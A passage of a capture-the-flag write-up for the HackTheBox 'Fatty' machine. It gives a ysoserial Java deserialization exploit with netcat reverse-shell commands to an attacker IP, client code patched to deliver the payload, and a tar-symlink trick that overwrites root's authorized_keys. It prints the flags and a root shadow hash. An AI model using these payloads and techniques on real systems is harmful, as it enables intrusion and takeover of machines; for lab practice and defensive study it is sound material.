$ grep -r InvokerTransformer server_source
server_source/org/apache/commons/collections/functors/InvokerTransformer.java:/*     */ public
↪   class InvokerTransformer
server_source/org/apache/commons/collections/functors/InvokerTransformer.java:/*  56 */
↪   return new InvokerTransformer(methodName);
server_source/org/apache/commons/collections/functors/InvokerTransformer.java:/*  77 */
↪   return new InvokerTransformer(methodName);
server_source/org/apache/commons/collections/functors/InvokerTransformer.java:/*  81 */
↪   return new InvokerTransformer(methodName, paramTypes, args);
server_source/org/apache/commons/collections/functors/InvokerTransformer.java:/*     */
↪   private InvokerTransformer(String methodName) {
server_source/org/apache/commons/collections/functors/InvokerTransformer.java:/*     */
↪   public InvokerTransformer(String methodName, Class[] paramTypes, Object[] args) {
server_source/org/apache/commons/collections/functors/InvokerTransformer.java:/* 128 */
↪   throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on
↪   '" + input.getClass() + "' does not exist");
server_source/org/apache/commons/collections/functors/InvokerTransformer.java:/* 130 */
↪   throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on
↪   '" + input.getClass() + "' cannot be accessed");
server_source/org/apache/commons/collections/functors/InvokerTransformer.java:/* 132 */
↪   throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on
↪   '" + input.getClass() + "' threw an exception", ex);
server_source/org/apache/commons/collections/functors/InvokerTransformer.java:/* Location:
↪   /home/noraj/CTF/HackTheBox/machines/Fatty/fatty-
↪   server.jar!/org/apache/commons/collections/functors/InvokerTransformer.class
```

```
server_source/org/apache/commons/collections/ClosureUtils.java:/*     */ import
↪  org.apache.commons.collections.functors.InvokerTransformer;
server_source/org/apache/commons/collections/ClosureUtils.java:/* 160 */     return
↪  asClosure(InvokerTransformer.getInstance(methodName));
server_source/org/apache/commons/collections/ClosureUtils.java:/* 179 */     return
↪  asClosure(InvokerTransformer.getInstance(methodName, paramTypes, args));
server_source/org/apache/commons/collections/PredicateUtils.java:/*     */ import
↪  org.apache.commons.collections.functors.InvokerTransformer;
server_source/org/apache/commons/collections/PredicateUtils.java:/* 218 */     return
↪  asPredicate(InvokerTransformer.getInstance(methodName));
server_source/org/apache/commons/collections/PredicateUtils.java:/* 243 */     return
↪  asPredicate(InvokerTransformer.getInstance(methodName, paramTypes, args));
server_source/org/apache/commons/collections/TransformerUtils.java:/*     */ import
↪  org.apache.commons.collections.functors.InvokerTransformer;
server_source/org/apache/commons/collections/TransformerUtils.java:/* 407 */     return
↪  InvokerTransformer.getInstance(methodName, null, null);
server_source/org/apache/commons/collections/TransformerUtils.java:/* 425 */     return
↪  InvokerTransformer.getInstance(methodName, paramTypes, args);
```


However we don't know which version of the library is used.

2.8 Java object deserialization exploit

Let's craft a reverse shell with ysoserial:

```
$ ysoserial CommonsCollections5 'nc 10.10.14.89 8888 -e /bin/sh' > revshell.ser
```

But if we try to send it with receive this error, telling us the code on the client is not totally finished.



Let's see where do this error comes from:

```
$ grep -r 'Not implemented yet' client_source
client_source/htb/fatty/client/gui/ClientGuiTest.java:/* 560 */
↪   JOptionPane.showMessageDialog(passwordChange, "Not implemented yet.", "Error", 0);
```

The button is not mapped to changePW function.

```
changePassword.addActionListener(new ActionListener()
    {
      public void actionPerformed(ActionEvent e) {
        controlPanel.setVisible(false);
        passwordChange.setVisible(true);
      }
    });

pwChangeButton.addActionListener(new ActionListener()
    {
      public void actionPerformed(ActionEvent e) {
```

```
        JOptionPane.showMessageDialog(passwordChange, "Not implemented yet.", "Error", 0);

        passwordChange.setVisible(false);
        controlPanel.setVisible(true);
      }
    });
```

Let's see changePW on the client: `htb/fatty/client/methods/Invoker.java`

```
public String changePW(String username, String newPassword) throws MessageParseException,
↪  MessageBuildException, IOException {
  String methodName = (new Object() {  }).getClass().getEnclosingMethod().getName();
  logger.logInfo("[+] Method '" + methodName + "' was called by user '" +
↪  this.user.getUsername() + "'.");
  if (AccessCheck.checkAccess(methodName, this.user)) {
    return "Error: Method '" + methodName + "' is not allowed for this user account";
  }

  User user = new User(username, newPassword);
  ByteArrayOutputStream bOut = new ByteArrayOutputStream();

  try {
    ObjectOutputStream oOut = new ObjectOutputStream(bOut);
    oOut.writeObject(user);
  } catch (IOException e) {
    e.printStackTrace();
    return "Failure while serializing user object";
  }
  byte[] serializedUser64 = Base64.getEncoder().encode(bOut.toByteArray());
  this.action = new ActionMessage(this.sessionID, "changePW");
  this.action.addArgument(new String(serializedUser64));
  sendAndRecv();
  if (this.response.hasError()) {
    return "Error: Your action caused an error on the application server!";
  }
  return this.response.getContentAsString();
}
```

So what we have to do is patch `pwChangeButton.addActionListener` and replace

```
JOptionPane.showMessageDialog(passwordChange, "Not implemented yet.", "Error", 0);
```

by

```
import java.nio.file.*;

try {
    String data = new String(Files.readAllBytes(Paths.get("revshell.ser")));
```

```
    ClientGuiTest.this.invoker.changePW("qtc", data);
} catch (Exception e42) {
    JOptionPane.showMessageDialog(passwordChange, "WTF happened", "Error", 0);
    e42.printStackTrace();
}
```

Also changePW will call the User class overloaded constructor with 2 args `public User(String username, String password)` that will call the full User constructor `User(int uid, String username, String password, String email, Role role)`.

But in the full constructor the password is hashed so we need to change it from:

```
/*     */   public User(int uid, String username, String password, String email, Role role) {
/*  20 */     this.uid = uid;
/*  21 */     this.username = username;
/*     */
/*  23 */     String hashString = this.username + password + "clarabibimakeseverythingsecure";
/*  24 */     MessageDigest digest = null;
/*     */     try {
/*  26 */       digest = MessageDigest.getInstance("SHA-256");
/*  27 */     } catch (NoSuchAlgorithmException e) {
/*  28 */       e.printStackTrace();
/*     */     }
/*  30 */     byte[] hash = digest.digest(hashString.getBytes(StandardCharsets.UTF_8));
/*     */
/*  32 */     this.password = DatatypeConverter.printHexBinary(hash);
/*  33 */     this.email = email;
/*  34 */     this.role = role;
/*     */   }
```

to

```
public User(int uid, String username, String password, String email, Role role) {
  this.uid = uid;
  this.username = username;
  this.password = password;
  this.email = email;
  this.role = role;
}
```

But I always end with this error:

```
java.io.NotSerializableException: htb.fatty.shared.resources.Role
        at java.io.ObjectOutputStream.writeObject0(ObjectOutputStream.java:1184)
        at java.io.ObjectOutputStream.defaultWriteFields(ObjectOutputStream.java:1548)
        at java.io.ObjectOutputStream.writeSerialData(ObjectOutputStream.java:1509)
        at java.io.ObjectOutputStream.writeOrdinaryObject(ObjectOutputStream.java:1432)
```

```
        at java.io.ObjectOutputStream.writeObject0(ObjectOutputStream.java:1178)
        at java.io.ObjectOutputStream.writeObject(ObjectOutputStream.java:348)
        at htb.fatty.client.methods.Invoker.changePW(Invoker.java:133)
        at htb.fatty.client.gui.ClientGuiTest$16.actionPerformed(ClientGuiTest.java:442)
        at javax.swing.AbstractButton.fireActionPerformed(AbstractButton.java:2022)
        at javax.swing.AbstractButton$Handler.actionPerformed(AbstractButton.java:2348)
        at javax.swing.DefaultButtonModel.fireActionPerformed(DefaultButtonModel.java:402)
        at javax.swing.DefaultButtonModel.setPressed(DefaultButtonModel.java:259)
        at javax.swing.AbstractButton.doClick(AbstractButton.java:376)
        at javax.swing.plaf.basic.BasicMenuItemUI.doClick(BasicMenuItemUI.java:842)
        at
↪   javax.swing.plaf.basic.BasicMenuItemUI$Handler.mouseReleased(BasicMenuItemUI.java:886)
        at java.awt.Component.processMouseEvent(Component.java:6539)
        at javax.swing.JComponent.processMouseEvent(JComponent.java:3324)
        at java.awt.Component.processEvent(Component.java:6304)
        at java.awt.Container.processEvent(Container.java:2239)
        at java.awt.Component.dispatchEventImpl(Component.java:4889)
        at java.awt.Container.dispatchEventImpl(Container.java:2297)
        at java.awt.Component.dispatchEvent(Component.java:4711)
        at java.awt.LightweightDispatcher.retargetMouseEvent(Container.java:4904)
        at java.awt.LightweightDispatcher.processMouseEvent(Container.java:4535)
        at java.awt.LightweightDispatcher.dispatchEvent(Container.java:4476)
        at java.awt.Container.dispatchEventImpl(Container.java:2283)
        at java.awt.Window.dispatchEventImpl(Window.java:2746)
        at java.awt.Component.dispatchEvent(Component.java:4711)
        at java.awt.EventQueue.dispatchEventImpl(EventQueue.java:760)
        at java.awt.EventQueue.access$500(EventQueue.java:97)
        at java.awt.EventQueue$3.run(EventQueue.java:709)
        at java.awt.EventQueue$3.run(EventQueue.java:703)
        at java.security.AccessController.doPrivileged(Native Method)
        at
↪   java.security.ProtectionDomain$JavaSecurityAccessImpl.doIntersectionPrivilege(ProtectionDomain.java:74)
        at
↪   java.security.ProtectionDomain$JavaSecurityAccessImpl.doIntersectionPrivilege(ProtectionDomain.java:84)
        at java.awt.EventQueue$4.run(EventQueue.java:733)
        at java.awt.EventQueue$4.run(EventQueue.java:731)
        at java.security.AccessController.doPrivileged(Native Method)
        at
↪   java.security.ProtectionDomain$JavaSecurityAccessImpl.doIntersectionPrivilege(ProtectionDomain.java:74)
        at java.awt.EventQueue.dispatchEvent(EventQueue.java:730)
        at java.awt.EventDispatchThread.pumpOneEventForFilters(EventDispatchThread.java:205)
        at java.awt.EventDispatchThread.pumpEventsForFilter(EventDispatchThread.java:116)
        at java.awt.EventDispatchThread.pumpEventsForHierarchy(EventDispatchThread.java:105)
        at java.awt.EventDispatchThread.pumpEvents(EventDispatchThread.java:101)
        at java.awt.EventDispatchThread.pumpEvents(EventDispatchThread.java:93)
        at java.awt.EventDispatchThread.run(EventDispatchThread.java:82)
```

The error is hit in this chunk of code:

```
        try {
            ObjectOutputStream oOut = new ObjectOutputStream(bOut);
            oOut.writeObject(user);
        }
        catch (IOException e) {
            e.printStackTrace();
            return "Failure while serializing user object";
        }
```

The user class is serializable:

```
public class User
  implements Serializable
```

but not the role class

```
public class Role
```

As said in this stackOverflow post we either need to:

- make the Role class `Serializable`
- mark the Role field as `transient` is it's unneeded in the serialized form

So I added `implements Serializable` on the Role class, now I don't have error on client side but instead `Error: Failure while recovering the User object.` because it's a shared library so the client can now serialize it but the server can't deserialize it as the shared library on server side remains untouched.

So I guess we will have to not serialize it. So I marked the field as

```
implements Serializable {
    int uid;
    String username;
    String password;
    String email;
    transient Role role;
```

but I ended up with the same deserialization error.

Because the server expect a user object, I thought that anything else would be refused.

```
User user1 = (User)oIn.readObject();
```

But in fact we should send our raw serialized payload without trying to package it as the password of the user object.

So here is the final client GUI modification:

```
        pwChangeButton.addActionListener(new ActionListener(){

            @Override
            public void actionPerformed(ActionEvent e) {
                String response = "";
                try {
                    response = ClientGuiTest.this.invoker.changePW("noraj", "whatever");
                }
                catch (MessageBuildException | MessageParseException e1) {
                    JOptionPane.showMessageDialog(controlPanel, "Failure during message
                    ↪  building/parsing.", "Error", 0);
                }
                catch (IOException e2) {
                    JOptionPane.showMessageDialog(controlPanel, "Unable to contact the server.
                    ↪  If this problem remains, please close and reopen the client.",
                    ↪  "Error", 0);
                }
                passwordChange.setVisible(false);
                controlPanel.setVisible(true);
                textPane.setText(response);
            }
        });
```

And the final changePW modification:

```
import java.io.File;

    public String changePW(String username, String newPassword) throws MessageParseException,
    ↪  MessageBuildException, IOException {
        String methodName = new Object(){}.getClass().getEnclosingMethod().getName();
        logger.logInfo("[+] Method '" + methodName + "' was called by user '" +
↪   this.user.getUsername() + "'.");
        if (AccessCheck.checkAccess(methodName, this.user)) {
            return "Error: Method '" + methodName + "' is not allowed for this user account";
        }
        //String data = new String(Files.readAllBytes(Paths.get("revshell.ser")));
        //data.getBytes()
        File fd = new File("revshell.ser");
        byte[] data = Files.readAllBytes(fd.toPath());
        byte[] serializedUser64 = Base64.getEncoder().encode(data);
        System.console().writer().println(new String(serializedUser64));
        this.action = new ActionMessage(this.sessionID, "changePW");
```

```
        this.action.addArgument(new String(serializedUser64));
        this.sendAndRecv();
        if (this.response.hasError()) {
            return "Error: Your action caused an error on the application server!";
        }
        return this.response.getContentAsString();
    }
```

In the first time I just generate my payload with a pingback to make sure it works.

```
$ ysoserial CommonsCollections5 'wget http://10.10.14.114:8888' > revshell.ser
```

Now let's try to get a reverse shell.

```
$ ysoserial CommonsCollections5 'nc 10.10.14.114 8888 -e /bin/sh' > revshell.ser
```

Awesome we get it:

```
$ pwncat -l 8888 -vv
INFO: Listening on :::8888 (family 10/IPv6, TCP)
INFO: Listening on 0.0.0.0:8888 (family 2/IPv4, TCP)
INFO: Client connected from 10.10.10.174:33803 (family 2/IPv4, TCP)
id
uid=1000(qtc) gid=1000(qtc) groups=1000(qtc)
```

2.9 System reconnaissance

Looks like the shell we can get are limiteds:

```
cat /etc/shells
# valid login shells
/bin/sh
/bin/ash
```

A Debian kernel on an Alpine distro? It highly seems like we are in a docker container:

```
uname -a
Linux 032784d4da1d 4.9.0-11-amd64 #1 SMP Debian 4.9.189-3+deb9u1 (2019-09-20) x86_64 Linux

cat /etc/os-release
NAME="Alpine Linux"
```

```
ID=alpine
VERSION_ID=3.9.4
PRETTY_NAME="Alpine Linux v3.9"
HOME_URL="https://alpinelinux.org/"
BUG_REPORT_URL="https://bugs.alpinelinux.org/"
```

Where are we?

```
pwd
/home/qtc

ls -lhA
total 8
drwx------    1 qtc      qtc         4.0K Oct 30  2019 .ssh
----------    1 qtc      qtc           33 Oct 30  2019 user.txt
```

Let's read the user flag:

```
chmod u+r user.txt

cat user.txt
7fab2c31fc7173a86872db45ae922073
```

There are some scheduled jobs:

```
/etc/crontabs:
total 16
drwxr-xr-x    1 root     root          4096 Jan 29  2020 .
drwxr-xr-x    1 root     root          4096 Jan 29  2020 ..
-rw-------    1 root     root            64 Oct 30  2019 qtc
-rw-------    1 root     root           283 Jan 23  2019 root

/etc/crontabs.back:
total 20
drwxr-xr-x    2 qtc      qtc           4096 Oct 30  2019 .
drwxr-xr-x    1 root     root          4096 Jan 29  2020 ..
-rw-------    1 qtc      qtc              4 Oct 30  2019 cron.update
-rw-------    1 qtc      qtc             64 Oct 30  2019 qtc
-rw-------    1 qtc      qtc            283 Oct 30  2019 root
```

Thanks to the backup directory we can read them:

```
cat /etc/crontabs.back/qtc
0 * * * * /bin/tar -cf /opt/fatty/tar/logs.tar /opt/fatty/logs/

cat /etc/crontabs.back/root
```

```
# do daily/weekly/monthly maintenance
# min   hour    day     month   weekday command
*/15    *       *       *       *       run-parts /etc/periodic/15min
0       *       *       *       *       run-parts /etc/periodic/hourly
0       2       *       *       *       run-parts /etc/periodic/daily
0       3       *       *       6       run-parts /etc/periodic/weekly
0       5       1       *       *       run-parts /etc/periodic/monthly
```

There is a tar archive created from the logs, and we have permissions over the 2 folders:

```
ls -lh /opt/fatty
total 10592
-rw-r--r--    1 root     root       10.3M Oct 30  2019 fatty-server.jar
drwxr-xr-x    5 root     root        4.0K Oct 30  2019 files
drwxr-xr-x    1 qtc      qtc         4.0K Jan 29  2020 logs
-rwxr-xr-x    1 root     root         406 Oct 30  2019 start.sh
drwxr-xr-x    1 qtc      qtc         4.0K Jul 30 12:00 tar
```

I'll use pspy to try to catch some flash events.

Lets download pspy on our machine:

```
$ wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy64
```

Then start a web server to serve it:

```
$ ruby -run -e httpd . -p 9999
[2020-07-30 22:41:59] INFO  WEBrick 1.6.0
[2020-07-30 22:41:59] INFO  ruby 2.7.1 (2020-03-31) [x86_64-linux]
[2020-07-30 22:41:59] INFO  WEBrick::HTTPServer#start: pid=62423 port=9999
```

Then on the target retrieve it and executes it:

```
cd /tmp

wget http://10.10.14.114:9999/pspy64

chmod u+x pspy64

./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855

Config: Printing events (colored=true): processes=true | file-system-events=false |||
↪  Scannning for processes every 100ms and on inotify events ||| Watching directories: [/usr
↪  /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
```

```
done
2020/07/30 20:52:20 CMD: UID=0    PID=7      | crond -b
2020/07/30 20:52:20 CMD: UID=1000 PID=2289   | ./pspy64
2020/07/30 20:52:20 CMD: UID=1000 PID=1754   | /bin/sh
2020/07/30 20:52:20 CMD: UID=0    PID=11     | /usr/sbin/sshd
2020/07/30 20:52:20 CMD: UID=1000 PID=10     | java -jar /opt/fatty/fatty-server.jar
2020/07/30 20:52:20 CMD: UID=0    PID=1      | /bin/sh ./start.sh
2020/07/30 20:53:01 CMD: UID=0    PID=2298   | /usr/sbin/sshd -R
2020/07/30 20:53:01 CMD: UID=22   PID=2299   | sshd: [net]
2020/07/30 20:53:01 CMD: UID=0    PID=2300   | sshd: qtc [priv]
2020/07/30 20:53:01 CMD: UID=1000 PID=2301   | ash -c scp -f /opt/fatty/tar/logs.tar
2020/07/30 20:54:02 CMD: UID=0    PID=2302   | /usr/sbin/sshd -R
2020/07/30 20:54:02 CMD: UID=22   PID=2303   | sshd: [net]
2020/07/30 20:54:02 CMD: UID=1000 PID=2304   | sshd: qtc
2020/07/30 20:54:02 CMD: UID=1000 PID=2305   | scp -f /opt/fatty/tar/logs.tar
2020/07/30 20:55:01 CMD: UID=0    PID=2306   | /usr/sbin/sshd -R
2020/07/30 20:55:01 CMD: UID=22   PID=2307   | sshd: [net]
2020/07/30 20:55:01 CMD: UID=0    PID=2308   | sshd: qtc [priv]
2020/07/30 20:55:01 CMD: UID=1000 PID=2309   | ash -c scp -f /opt/fatty/tar/logs.tar
```

After a few seconds we can see a scp that copies the tar archive that was created by the cron job.

It seems like a scp command is run from a remote host to retrieve `/opt/fatty/tar/logs.tar`, this must come from the docker host.

Something like that must be run from the docker host:

```
scp qtc@172.28.0.4:/opt/fatty/tar/logs.tar /path/on/host/logs.tar
```

2.10 Elevation of Privilege (EoP)

Ok, fasten your seat belt this is tricky.

We can guess that if a tarball is copied to the docker host automatically, then it may be automatically extracted too.

So I'll try to conduct this 2 steps attack that abuse of symbolic link in tarball when extracted.

1. Create a tarball containing a symlink, the symlink as the same name as the tarball so when it's extracted it overrides it. The symling points to a file on the target system that we want to override to get root access.
2. Create a file name like the tarball that will override the target file when copied thanks to the previous symlink abuse.

One of the less dirty way to EoP to root by overriding a file would be to copy our SSH public key into root SSH authorized keys.

```
ln -s /root/.ssh/authorized_keys logs.tar

tar cvf logs.tmp.tar logs.tar
logs.tar

tar tvf logs.tmp.tar
lrwxrwxrwx qtc/qtc         0 2020-07-31 02:13:44 logs.tar -> /root/.ssh/authorized_keys

cp logs.tmp.tar /opt/fatty/tar/logs.tar
```

Then we wait for a few minutes to be sure that scp copy was done, we can start a 2nd reverse shell and lauch pspy again to be sure.

So the scp will copy the tarball to `/path/on/host/logs.tar` on the host.

Then it will extract it and use our malicious symlink: `/path/on/host/logs.tar -> /root/.ssh/authorized_`

Then we copy our SSH pubkey to replace the tarball.

```
printf %s 'ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABgQDceD2CV1rqU+7fcduAqZ9bK4jdOQphI7J7AYUAzmHARAp/fNq4XQet3bLg73yugh72MRT6aJUWEM
↪  noraj@penarch' > /opt/fatty/tar/logs.tar
```

Then again we wait a few minutes or monitor pspy.

It will directly copy our key to `/root/.ssh/authorized_keys` thanks to our malicious symlink.

Then we can connect via ssh:

```
$ ssh root@10.10.10.174
The authenticity of host '10.10.10.174 (10.10.10.174)' can't be established.
ED25519 key fingerprint is SHA256:vrMYTGEAjnC1vfp18WHrsxuDGfueUV0xVfzQErxMKv0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.174' (ED25519) to the list of known hosts.
Linux fatty 4.9.0-11-amd64 #1 SMP Debian 4.9.189-3+deb9u1 (2019-09-20) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 30 15:41:03 2020 from 10.10.15.115
root@fatty:~# pwd
/root
root@fatty:~# cat root.txt
ee982fa19b413415391ed4a17b2bd9c7
root@fatty:~# cat /etc/shadow | grep root
root:$6$5wAdljn7$wUeldtzWZDEtkO9OFyNfXrrxf5jnRw8uJHij.TIsiNM0ne1QzmjclfGdgdAzRWk7AQyEmQM7RfPhJbCEms5sN/:18157:
```